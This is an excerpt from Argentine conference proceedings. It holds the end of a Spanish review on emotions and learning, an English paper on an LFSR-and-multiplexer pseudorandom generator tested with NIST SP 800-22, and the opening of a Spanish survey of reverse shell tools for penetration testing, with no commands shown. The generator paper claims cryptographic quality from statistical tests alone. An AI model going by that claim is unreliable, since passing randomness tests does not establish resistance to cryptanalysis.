Para proporcionar una visión exhaustiva y crítica de las investigaciones existentes sobre la relación entre las emociones y aprendizaje este artículo utiliza la metodología del estado del arte. Así, el estado del arte se puede usar como herramienta para el reconocimiento e interpretación de la realidad, como propuesta metodológica documental y como base para la toma de decisiones en el campo de la investigación [8], ya que esta responde a la necesidad de analizar, ampliar y sintetizar el conocimiento actual sobre este tema, para proponer futuras direcciones. Se llevó a cabo una búsqueda del contenido de esta investigación en bases de datos académicas como Google Scholar y

artículos basados en criterios de relevancia, en diversas bases de datos de revistas científicas y repositorios académicos. La selección de los artículos se estableció en la calidad metodológica.

3 Síntesis de la información

3.1 Efecto de las Emociones Negativas en el Aprendizaje

Como se mencionó al inicio la ansiedad, y el estrés tienen efectos negativos y estos están documentados en el rendimiento académico. Los cambios que se han producido en la última década a nivel estructural de la familia, los objetivos que han de alcanzar los estudiantes y la sociedad competitiva, están provocando una tensión psicológica a la que muchos discentes no saben cómo afrontar [4]. Las emociones negativas constituyen un riesgo para la salud, estas influyen sobre la salud a través de diferentes mecanismos, Quizás el más conocido es el Síndrome General de Selye (SGA) también denominado estrés, según el cual "se considera que una persona está en una situación estresante o bajo un estresor cuando debe hacer frente a situaciones que implican demandas conductuales que le resultan difíciles de realizar o satisfacer [9]. La relación que existe entre los fenómenos de la ansiedad y el aprendizaje se puede sintetizar en el efecto que tiene la ansiedad sobre el aprendizaje en gran medida del tipo de tarea a aprender, puesto que, si la tarea exige una elaboración intelectual, es decir, su aprendizaje requiere comprensión y creatividad, la ansiedad juega un papel interferidor de dicho aprendizaje [10].

3.2 Efecto de las Emociones Positivas en el Aprendizaje

Las emociones en los estudios de Didáctica de las Ciencias cada vez se tienen más en cuenta, sin embargo, son pocos los trabajos dirigidos a los profesores en formación [11]. El impacto positivo de las emociones como la alegría y el interés están asociadas con mayores niveles de motivación y compromiso académico. A la par, el reconocer sus propias emociones e identificar los aspectos positivos de la misma, aportará al desarrollo de su empatía y de comprender a los estudiantes [12]. En un estudio realizado por Dávila Acedo, muestra que los resultados académicos, la capacidad y la motivación por aprender del propio alumno originaban a un mayor número de sujetos emociones positivas en el aprendizaje de la Química con mayor diferencia respecto a los sujetos que experimentaban emociones negativas [13]. Así, a partir de los sentimientos positivos se pueden promover acciones buenas y placenteras que hacen que las personas logren los objetivos planteados en su vida para lograr su autorrealización [14]. Las emociones positivas optimizan la salud, el bienestar subjetivo y la resiliencia psicológica, favoreciendo un razonamiento eficiente, flexible y creativo [15]. La tecnología dentro del ámbito educativo, donde se incluyen plataformas de aprendizaje en línea, e interacción docente – estudiante, más las aplicaciones de inteligencia emocional han demostrado ser de gran ayuda para las emociones y el aprendizaje de los estudiantes, lo que les permitirá rendir mejor en el ámbito académico.

4 Áreas temáticas

Podemos observar que existe una gran variedad con áreas temáticas de interés en la relación de las emociones y el aprendizaje y como estas afectan en el rendimiento académico de los estudiantes de manera positiva y negativa. Se ofrece una amplia gama de áreas temáticas relacionadas con emociones y aprendizaje, incluyendo educación emocional, impacto del estado emocional en el rendimiento académico, enfoque tecnológico y metodologías de revisión teórica. Hay temas referentes a estudios que analizan cómo el estado emocional afecta el rendimiento académico. Similar al anterior, se analiza en la influencia del estado emocional específicamente en el bajo rendimiento. Otros nos permiten abordar la educación emocional, enfocándose en la inteligencia emocional durante la infancia y la adolescencia.
Existen temas de intervención y bienestar estudiantil, como el que explora una intervención educativa (Design Thinking) y su impacto en la autoestima y satisfacción con la vida, vinculando directamente el bienestar emocional y el aprendizaje. También, artículos que promueven la inteligencia emocional en el aula. El enfoque tecnológico también ha enriquecido este campo, con recursos que examinan como la tecnología puede influir en las emociones y el aprendizaje, sugiriendo nuevas formas de intervenir y mejorar la experiencia y calidad de vida de los estudiantes.
Investigaciones que examinan directamente la relación entre emociones y procesos de enseñanza – aprendizaje, alineándose estrechamente con lo que queremos alcanzar con este estudio. Existen otros temas que proporcionan una comprensión teórica sobre el estado del arte como metodología. Y, los que, examinan específicamente la relación entre la ansiedad y el aprendizaje, entregando un análisis de como la ansiedad afecta negativamente el rendimiento académico. Y por último lo que exploran las emociones positivas y sus beneficios, destacando la importancia para el bienestar y el rendimiento académico.

5 Conclusiones

El enfoque crítico del estado del arte es esencialmente adecuado ya que proporciona una evaluación profunda que ayuda a identificar factores positivos y negativos en la investigación actual, debido a su capacidad para proporcionar una visión consolidada del conocimiento actual sobre las emociones y el aprendizaje; detectar áreas que requieren más estudio, complementado por el análisis de la literatura existente, resalta la importancia de considerar la ayuda de la tecnología en el aprendizaje, y el enfoque equilibrado de las emociones en el aprendizaje a mediano y largo plazo; y, orientar futuras investigaciones y practicas educativas.
Se utilizaron palabras claves, como “emociones y aprendizajes”, “ansiedad en la educación”, “estrés en la educación”; “bienestar emocional”, “rendimiento académico” y “tecnología educativa” y se revisaron todos los documentos que incluyan estos títulos o sus equivalentes en los que se seleccionaron los estudios presentados en esta investigación.

Finalmente, este estudio ha resaltado la importancia de adquirir conocimientos y manejar las emociones en el entorno educativo con el propósito de elevar el rendimiento académico y el bienestar estudiantil de los estudiantes en el aula. Comprobando que las emociones desempeñan un papel muy significativo en el proceso de adquirir nuevos conocimientos y que el manejo idóneo puede tener un impacto sustancial en los logros académicos de los estudiantes.

Lo considerable de integrar la tecnología y las emociones con los estudiantes, abre nuevas oportunidades de manera efectiva en el aula, mejorando la experiencia educativa y calidad de vida de los alumnos. La tecnología cuando se usa de manera correcta y responsable, puede fomentar un ambiente de aprendizaje muy positivo. Los docentes crearían entornos de aprendizajes más efectivos y dinámicos, al hacer uso de las herramientas tecnológicas, aprovechando todas las facilidades que estas nos entregan, fomentando un bienestar y ambiente emocional positivo.

Es fundamental trabajar en conjunto con todos los involucrados en el proceso educativo, para avanzar en nuestra comprensión de como las emociones afectan el aprendizaje y, a su vez, mejorar la calidad de la educación, por eso se hace un llamado a los docentes, desarrolladores de recursos tecnológicos e investigadores a colaborar en la creación de estrategias educativas que combinen correctamente el uso de la tecnología con las habilidades emocionales dentro del aula, combinar métodos interdisciplinares de enseñanza pueden responder a estas necesidades emocionales y académicas.

Si queremos lograr que todos los estudiantes puedan lograr sus metas tanto académicas como personales, debemos continuar investigando y creando nuevas estrategias y recursos para fusionar las emociones con la tecnología en la educación, por eso se destaca la relevancia constante de este campo de estudio y su posible influencia en la educación y el bienestar de los estudiantes.

A nivel institucional se debe adoptar un enfoque proactivo, integrando la educación emocional en el currículo desde temprana edad sin límites, con actividades y programas que enseñen a los estudiantes a manejar sus emociones, desarrollando sus habilidades de comunicación interpersonal. Podemos fomentar un ambiente más inclusivo y respetuoso, donde los estudiantes se sientan bien.

References

1. R. Bisquerra, «¿Cómo educar las emociones? La inteligencia emocional en la infancia y la adolescencia» 2012.
2. G. Palma y M. Barcia, «El estado emocional en el rendimiento académico de los estudiantes en Portoviejo, Ecuador» Revista Cientifica. Dominio de las Ciencias, vol. 6, nº 2, pp. 77-100, 2020.
3. K. Pérez, «Influencia del estado emocional en el bajo rendimiento académico de los adolescentes,» Revista Estudios Psicológicos, vol. 2, nº 3, pp. 7-21, 2022.
4. P. Puertas Molero, et al. «Influencia de la práctica físico deportiva sobre la Inteligencia Emocional de los estudiantes: Una revisión sistemática.» ESHPA, pp. 10 - 24, 11 2017.
5. L. Espín Pazmiño, «Linear Regression Analysis of Heart Rate While Learning the Soccer Technique of Driving. A Case Study.» DSICT 2022. Communications in Computer and Information Science, vol. 1647, 2022.

6. M. Quinto, F. Paredes, M. Moreno, E. López y L. Barreiro, «Inteligencia Emocional en el aula: Una Revisión de Prácticas y Estrategias para promover el Bienestar Estudiantil.,» Ciencia Latina Revista Científica Multidisciplinar, vol. 7, nº 2, pp. 4731-4748, 2023.
7. J. M. Marcos Merino, R. E. Gallego y J. A. de Alda, «Efecto de una práctica docente diseñada partiendo de las emociones de maestros en formación bajo el enfoque Ciencia, Tecnología y Sociedad.,» Indagatio didáctica, vol. 8, nº 1, pp. 143 - 157, 2016.
8. N. Molina, Artist, ¿Qué es el estado del arte?. [Art]. Universidad de la Salle, 2005.
9. L. Oblitas, «El estado del arte de la Psicologia de la Salud,» PSICO, vol. 26, nº 2, pp. 219 - 254, 2008.
10. L. B. Richards, «La ansiedad y su relación con el aprendizaje,» Escuela de Psicología Pontificia Universidad Católica de Valparaíso, vol. IV, pp. 13 - 18, 2005.
11. E. Costillo Borrego, et al. «Las emociones sobre la enseñanza-aprendizaje de las ciencias y las matemáticas de futuros profesores de Secundaria,» Revista Eureka sobre Enseñanza y Divulgación de las Ciencias, vol. 10, pp. 514 - 532, 2013-01-01.
12. S. A. Lagos, «Estado del arte: Rol Docente y educación emocional en la primera infancia,» Facultad de Educación Pontificia Univeridad Católica del Perú, pp. 18 - 19, 2020.
13. M. A. Dávila Acedo, et al. «Las emociones y sus causas en el aprendizaje de la física y la química,» Revista INFAD de Psicología, vol. 4, nº 1, pp. 287- 294, 2014.
14. Y. C. R. Melendez, «Las emociones en el proceso de enseñanza - aprendizaje,» Revista Vinculando, vol. 14, nº 1, 2016.
15. I. Barragan Estrada, et al. «Psicología de las emociones positivas: Generalidades y Beneficios,» *Enseñanza e Investigación en Psicología,* vol. 19, nº 1, pp. 103 - 118, 2014.



XIII Workshop Seguridad Informática

(WSI)

Coordinadores

Javier Diaz (UNLP)

Hugo Ramón (UNNOBA)

Claudio Aciti (UNCPBA)

A Pseudorandom Binary Generator based on Combination Linear Feedback using Multiplexers and Multivariable Boolean Function

Andrés Francisco Farías[1], Germán Antonio Montejano[2],

Ana Gabriela Garis[3], Andrés Alejandro Farías[4]

National University of La Rioja, La Rioja, Argentina[1, 4]
National University of San Luis, San Luis, Argentina[2, 3]
afarias665@yahoo.com.ar[1], gmonte@unsl.edu.ar[2],
agaris@gmail.com[3], andres_af86@hotmail.com

Abstract.
In order to produce random or pseudo-random binary sequences, necessary for use in different branches of science such as cryptography, simulation, mathematics, random or pseudo-random binary generators are used. The random strings obtained must have high periods and linear complexity and must pass statistical tests of randomness to ensure that they are effectively random. The development of a generator must take into account the above and be controlled at each stage to obtain a good final result. Simply combining poorly designed cryptographic components can lead to an inadequate generator. This project explains the methodology for developing a reliable binary generator. The basic components of the generator proposed in this presentation are the linear feedback shift registers (LFSR), which due to the linearity of their sequences, requires the use of devices for their combination, such as multiplexers. and Boolean functions to achieve a longer period and have non-linear behavior in the resulting chain..

Keywords: LFSR, cipher, key, boolean function, non-linearity

1 Introduction

The design of a pseudo-random binary generator is presented based on the combination of eight linear feedback shift registers (Linear Feedback Shift Register, LFSR) [1] and [2], of different lengths, with their respective primitive connection polynomials, through the use of four four-input multiplexers with two control channels and a four-variable Boolean function that performs the final combination.

The construction procedure of a pseudorandom generator with these characteristics requires several stages, which are indicated below:

- Generator design
    - Characteristics of the LFSR

  - Characteristics of the four-input two-control line multiplexer
  - Schematic definition of the generator.
  - Election of the different LFSR that make up each sector.
  - Selection of Boolean functions based on its good cryptographic properties.
  - Key and procedure to generate the initial states of the LFSR.
  - Composition of the generator with the elements already selected.
- Tests of randomness
  - Choice of the statistical tests to use and the criteria for analyzing the results.
  - Putting the generator into operation with one hundred different keys and carrying out the necessary randomness tests on the sequences obtained.Pseudorandom Binary Generator

2 Generator Design

2.1 Characteristics of the LFSR

The LFSR used have the following structure indicated in figure 1, the LFSR itself has a coupled connection polynomial that generates the linear feedback. The polynomial must be primitive, to achieve the maximum period of the sequence.




Fig. 1. LFSR Scheme

2.2 Characteristics of the four-input two-control line multiplexer

The multiplexer is a device used to combine binary sequences, in our case we use a model that has four inputs for the binary series and two control sequences given by two LFSR, figure 2:




Fig. 2. Multiplexer Scheme

2.3 Schematic Definition of the Generator

The generator proposed in this work is made up of eight LFSRs with connection primitive polynomials, whose binary outputs are combined with four four-input multiplexers, which in turn deliver four binary strings that are combined with a four-variable Boolean function, resulting in a final pseudorandom binary sequences, according to figure: 3.

2.4 Choice of the Different LFSR

The lengths and primitive polynomials [3], [4], [5] of the LFSR that make up each block are those indicated in table 1 and table 2:

Table 1. LFSR, lengths and primitive polynomials

LFSR	Lengths	Primitive polynomials
1	47	$P(x)_1 = x^{47} + x^{42} + x^{32} + x^{19} + x^{17} + x^5 + 1$
2	41	$P(x)_2 = x^{41} + x^{40} + x^{32} + x^{20} + x^{12} + x^{11} + 1$
3	31	$P(x)_3 = x^{31} + x^{16} + x^{14} + x^{10} + x^8 + x^1 + 1$
4	29	$P(x)_4 = x^{29} + x^{22} + x^{16} + x^{15} + x^{11} + x^3 + 1$
5	53	$P(x)_5 = x^{53} + x^{51} + x^{37} + x^{29} + x^{18} + x^4 + 1$
6	43	$P(x)_6 = x^{43} + x^{35} + x^{32} + x^{30} + x^{25} + x^8 + 1$
7	37	$P(x)_7 = x^{37} + x^{33} + x^{31} + x^{30} + x^{21} + x^3 + 1$
8	23	$P(x)_8 = x^{23} + x^{17} + x^{13} + x^{12} + x^{11} + x^5 + 1$

Table 2. LFSR, lengths and primitive polynomials

LFSR	Lengths	Primitive polynomials
W	17	$P(x)_W = x^{17} + x^{13} + x^8 + x^6 + x^5 + x^2 + 1$
Z	19	$P(x)_Z = x^{19} + x^{18} + x^{16} + x^{13} + x^{12} + x^6 + 1$




Fig. 3. Pseudorandom binary generator scheme

2.5 Boolean Function Selection

For the selection, some of the desirable cryptographic properties for these functions are taken into account. Boolean functions of four variables are adopted, both for those that perform non-linear filtering and for the one that fulfills the combination task.

Desirable Cryptographic Properties. Some of the most cryptographically important properties adopted for this project are presented. [6], [7], [8]:

- Balanced Function
- High non-linearity
- Meets strict avalanche criteria (SAC)

Following the criteria indicated above, the accepted Boolean functions are shown in table 3:

Table 3. Boolean functions

f_{NAF}	Balanced	Non-linearity	SAC Compliant
$f_{4722} = a \cdot c \oplus b \cdot c \oplus a \cdot d \oplus b \cdot d \oplus c \cdot d$	yes	4	yes

2.6 Key

To create the initial states of the different LFSR, a process is carried out that uses a 32-character key, which, expressed in ASCII code (American Standard Code for Information Interchange), has a length of 256 bits. The cryptographic procedure is indicated in figure 4.




Fig. 4. Key to the generator

2.7 Permutation

Permutations are determined by a multiplicative congruent generator [9]. The generator has the following expression:

$$x_{i+1} = (a_x \cdot x_i)\, mod\, m_x$$

$$(a_x = multiplier;\ \ m_x = module;\ \ x_0 = seed)$$

Table 4 shows the values of the vectors, modules, multipliers and seeds:

Table 4. Vectors, modules, multipliers and seeds

Vector	module	multiplier	seed
PK1	1048573	2281	1553
PK2	1048573	2281	1559
PK3	1048573	2281	1567
PK4	1048573	2281	1571

The operation results in a 256-bit vector SK[j], which will provide the initial states of the LFSR, sequentially.

2.8 Composition of the Generator

With the previously selected components, the structure of the pseudorandom binary generator is completed, figure 5.

3 Tests of Randomness

3.1 Choice of Statistical Tests

The statistical test suite for random and pseudorandom number generators for cryptographic applications was selected from the National Institute of Standards and Technology (NIST) Special Publication 800-22 revision 1a, from the work of Rukhin (et al.) [10]. Table 5 shows the statistical tests for random and pseudo-random numbers that make up the package.

Table 5. Statistical Tests for Random and Pseudorandom Number

	Statistical Tests for Random and Pseudorandom Number
1	Frequency (Monobit)
2	Frequency Test within a Block
3	Approximate Entropy Test
4	Cumulative Sums Test
5	Runs Test
6	Serial Test
7	Maurer's "Universal Statistical" Test
8	Non-overlapping Template Matching Test
9	Linear Complexity Test
10	Discrete Fourier Transform (Spectral) Test




Fig. 5. Pseudorandom binary generator scheme with selected LFSR

4 Tests on the Generator

One hundred binary sequences of 1,000,000 bits were analyzed, obtained from the generator from one hundred different keys.

The significance level adopted for the statistical tests is: $\alpha = 0.01$

The null hypothesis is: $H_0 \rightarrow p_value > 0.01$

4.1 Results Analysis

Following the directives of NIST 800-22, having the results, two processes are carried out to interpret them:

- Proportion of samples that pass tests.
- Test for Uniformity of p-value

4.2 Proportion of samples that pass tests

To analyze the results, the proportion of samples that pass the tests is determined, and with this data a point graph is constructed, where it must be met that all points are within the upper and lower limits, to accept that the tests were successful.

$$LS, LI = (1 - \alpha) \pm 3 \cdot \sqrt{\frac{\alpha(1-\alpha)}{k}}$$

In our case: $k = 100$, and the chosen significance level is: $\alpha = 0.01$.

All tests are considered and the results are indicated in table 6:

Table 6. Statistical Tests for Random and Pseudorandom Number

	Statistical Tests for Random and Pseudorandom Number	Total	Pass	Ratio	Upper	Lower
1	Frequency (Monobit)	100	100	1,00	1.02	0.96
2	Frequency Test within a Block	100	100	1,00	1.02	0.96
3	Approximate Entropy Test	100	98	0,98	1.02	0.96
4	Cumulative Sums Test	100	99	0,99	1.02	0.96
5	Runs Test	100	99	0,99	1.02	0.96
6	Serial Test	100	100	1,00	1.02	0.96
7	Maurer's "Universal Statistical" Test	100	99	0,99	1.02	0.96
8	Non-overlapping Template Matching Test	100	100	1,00	1.02	0.96
9	Linear Complexity Test	100	99	0,99	1.02	0.96
10	Discrete Fourier Transform (Spectral) Test	100	100	1,00	1.02	0.96

The result can be seen in the graph, the points are within the acceptance limits, finally the sequences delivered by the generator pass the randomness tests, in figure 6:




Fig. 6. Dot plot of tests 1 to 10

4.3 Uniform distribution of P-values

Goodness-of-fit tests are performed. This control is carried out for each test on the hundred samples, with the results of the p-value frequencies obtained. Table 7 indicates the satisfactory results obtained:

Table 7. P-value tests

	Tests	p-value	p-value limit	Pass
1	Frequency (Monobit)	0,494	0,0001	Yes
2	Frequency Test within a Block	0,401	0,0001	Yes
3	Approximate Entropy Test	0,367	0,0001	Yes
4	Cumulative Sums Test	0,834	0,0001	Yes
5	Runs Test	0,033	0,0001	Yes
6	Serial Test	0,086	0,0001	Yes
7	Maurer's "Universal Statistical" Test	0,038	0,0001	Yes
8	Non-overlapping Template Matching Test	0,851	0,0001	Yes
9	Linear Complexity Test	0,419	0,0001	Yes
10	Discrete Fourier Transform (Spectral) Test	0,130	0,0001	Yes

Análisis final. En definitiva, las secuencias que entrega el cifrador superan los dos métodos de interpretación de resultados, por lo tanto son pseudoaleatorias

5 Conclusions and Future Works

The generator non-linearly combines the pseudo-random binary sequences produced by eight LFSR, using four four-input multiplexers, and a multivariate boolean function to obtain a final pseudo-random binary string.

The LFSR that make up each generator have primitive connection polynomials, which ensure the maximum period in the resulting sequences.

The multiplexers and the boolean function are responsible for the non-linear process and combination of the sequences and guarantee the best cryptographic performance. Once the selection process was carried out, these devices were incorporated into the generator to then be put to work with different key values and generate the respective binary sequences.

Statistical randomness tests were carried out on them and a subsequent interpretation of the results.

The results obtained were satisfactory, so the presented generator is considered valid for the production of pseudo-random binary sequences of good cryptographic quality. Future developments will include more LFSR, with coupled boolean functions for non-linear filtering, which will be four and five variables. In the merging sector, all the resulting sequences will be combined with four or more devices.

Finally, the final combination will be performed by a boolean function whose number of variables will be equal to the number of sequences it receives.

References

1. Massodi, F., Alam, S. and Bokhari, M., “A Analysis of Linear Feedback Shift Registers in Stream Ciphers”, International Journal of Computer Application, 16 (17), pp. 0975 – 887, 2012
2. Menezes, A.,Van Oorschot, P. and Vanstone, S., “Handbook of Applied Cryptography”, Massachusetts Institute of Technology, 1996.
3. Parr, C. and Pelzl, L., Understanding Cryptography, Springer, 2010.
4. Stahnke, W., “Primitive Binary Polynomials”, Mathematics of Computation, 27. 124, pp. 977-980, 1973.
5. Seroussi, G., “Table of Low-Weight Binary Irreducible Polynomials”, Computer Systems Laboratory, 1998.
6. Clark, J., Jacob, J., Maitra, S., Stanica, P.: Almost Boolean Functions: The Design of Boolean Functions by Spectral Inversion. Computational intelligence. 20. (3), 450—462 (2004)
7. Braeken, A.: Cryptographic Properties of Boolean Functions and S-Boxes. Faculteit Ingenieurswetenschappen. Katholieke Universiteit Leuven (2003)
8. Elhosary, A., Hamdy, N., Farag, I., Rohiem, I.: State of the Art in Boolean Functions Cryptographic Assessment. International Journal of Computer Networks and Communications Security.1. (3), 88--94 (2013)
9. Fishman, G.: Multiplicative Congruential Random Number Generators with Modulus 2ß : An Exhaustive Analysis for ß = 32 and a Partial Analysis for ß = 48. Mathematics of Computation. 54. (189), 33--344 (1990)
10. Rukhin, A., Soto, J., Nechvatal, J., Smid, M., Barker, E., Leigh, S., Levenson, M., Vangel, M., Banks, D., Heckert, A., Dray, J., and Vo, S., “A Statistical Prueba Suite for Random and Pseudorandom Number Generators for Cryptographic Applications”, National Institute of Standards and Technology, (2000).

Análisis y Desarrollo de Herramientas de Reverse Shell para Pruebas de Penetración

Valentín Torassa Colombero[1], María Eugenia Casco[1], Santiago Roatta[2]

[1] Facultad de Tecnología Informática, Universidad Abierta Interamericana (UAI), Rosario, Argentina

[2] Facultad de Cs. Exactas, Ingeniería y Agrimensura, Universidad Nacional de Rosario, Rosario, Argentina

{Torassa Colombero}valentintorassa@alumnos.uai.edu.ar
{Casco}MariaEugenia.Casco@uai.edu.ar
{Roatta}sroatta@fceia.unr.edu.ar

Resumen. Las reverse shells son herramientas fundamentales en ciberseguridad que permiten a un atacante obtener acceso remoto a un sistema comprometido, estableciendo una conexión desde el dispositivo vulnerable hacia un servidor controlado por el atacante; son utilizadas para evaluar vulnerabilidades en redes y sistemas, así como para realizar pruebas de penetración. El objetivo de este estudio es examinar una amplia gama de herramientas de shell inverso y aquellas asociadas con su configuración y preparación, incluyendo Hoaxshell, Villain, Metasploit, Ngrok, Netcat entre otras; con el fin de comprender su funcionamiento, aplicaciones, interoperabilidad y limitaciones. El objetivo final es desarrollar un protocolo de shell inverso para fortalecer las capacidades de pentesting y fomentar la comprensión de los ataques basados en TCP, HTTP y otros protocolos. A través de este estudio, se pretende proporcionar una herramienta educativa y de referencia accesible para profesionales de la ciberseguridad, así como para pentesters, informáticos y principiantes, con el fin de mejorar la postura de la seguridad de sistemas y redes ante amenazas potenciales y proteger los activos digitales.

Palabras clave: Reverse Shell, Ciberseguridad, Pentesting, Pruebas de Penetración, Hacking

1 Introducción

Existe un paralelismo entre la realización de pruebas de penetración en ciberseguridad y la evaluación de las defensas en un ejército. Al igual que un ejército debe probar continuamente sus defensas y tácticas para garantizar la efectividad de las mismas ante posibles amenazas, las organizaciones deben someter sus sistemas y redes a pruebas exhaustivas para identificar y subsanar vulnerabilidades antes de que sean explotadas por cibercriminales o malware.

